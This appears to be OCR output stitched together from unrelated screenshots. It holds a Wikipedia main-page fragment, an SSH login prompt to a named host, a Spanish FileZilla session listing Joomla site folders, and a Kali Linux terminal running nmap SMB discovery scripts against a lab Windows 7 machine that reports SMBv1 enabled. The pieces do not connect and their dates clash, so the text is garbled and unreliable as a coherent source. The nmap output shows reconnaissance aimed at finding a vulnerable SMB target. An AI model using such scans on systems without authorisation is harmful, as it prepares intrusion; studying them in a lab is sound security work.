
Ongoing: Mueller Report
Recent deaths: Sylvia Bretschneider · Richard Lugar · Ellen Schwiers · John Havlicek · Martin Kilson · Nils John Nilsson


Nominate an article

On this day

April 30: **Reunification Day** in Vietnam

- 1557 – Arauco War: Spanish forces of Governor Francisco de Villagra launched **a surprise dawn attack** against the Mapuche headed by


Sun 6 Nov 9:11:49 AM jm
action
cpu
img
imgs
mt444
super
ME5
MT4Axi
jm@jm: ~
jm@jm:~$ ssh teklek41@teklek411.com
The authenticity of host 'teklek411.com (103.226.222.98)' can't be established.
RSA key fingerprint is SHA256:f9tgALYk+t96K4xUx2GiIAKf8trKA0neXn7kSEtHscM.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'teklek411.com,103.226.222.98' (RSA) to the list of k
nown hosts.
teklek41@teklek411.com's password:
SSH
22
Summary.
pdf
td.txt
Mt4Notes.
txt
mt4


FileZilla
Archivo Edición Ver Transferencia Servidor Marcadores Ayuda
Servidor: Nombre de usuario: Contraseña: Puerto: Conexión rápida
Respuesta: 230 OK. Current restricted directory is /
Estado: Conectado
Estado: Recuperando el listado del directorio...
Comando: PWD
Respuesta: 257 "/" is your current location
Estado: Directorio listado correctamente
Estado: Desconectado del servidor
FTP
21
Sitio local: C:\webs\webempresa\jordi.webempresa.eu\FTP\
FTP
imagenes
jce plugins adicionales
joomla16
plantilla
plugins
respaldos de akeeba backup
Sitio remoto:
Nombre de archivo Tamaño d... Tipo de archivo Última modificación
administrator Carpeta de arc... 28/06/2011 21:02:28
cache Carpeta de arc... 28/06/2011 21:02:38
components Carpeta de arc... 28/06/2011 21:02:42
images Carpeta de arc... 29/06/2011 20:56:16
includes Carpeta de arc... 28/06/2011 21:02:42
installation Carpeta de arc... 28/06/2011 21:02:44
8 archivos y 14 directorios. Tamaño total: 7.719.663 bytes
Nombre de archivo Tamaño d... Tipo de archivo Última modificación
No está conectado a ningún servidor
No conectado.
Servidor/Archivo local Direcci... Archivo remoto Tamaño Prioridad Estado
Archivos en cola Transferencias fallidas Transferencias satisfactorias
webempresa.com
Cola: vacía


```
kali@kali:~$ nmap -script smb-os-discovery 10.0.2.9 -p445 -sV
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-25 22:55 EDT
Nmap scan report for 10.0.2.9
Host is up (0.00078s latency).

PORT    STATE SERVICE      VERSION
445/tcp open  microsoft-ds Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
Service Info: Host: LUISRODRIGUEZ; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: luisrodriguez
|   NetBIOS computer name: LUISRODRIGUEZ\x00
|
kali@kali:~$ nmap -script smb-protocols 10.0.2.9 -p445 -sV
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-25 22:48 EDT
Nmap scan report for 10.0.2.9
Host is up (0.00073s latency).

PORT    STATE SERVICE      VERSION
445/tcp open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
Service Info: Host: LUISRODRIGUEZ; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-protocols:
|   dialects:
|     NT LM 0.12 (SMBv1) [dangerous, but default]
|     2.02
|_    2.10
```

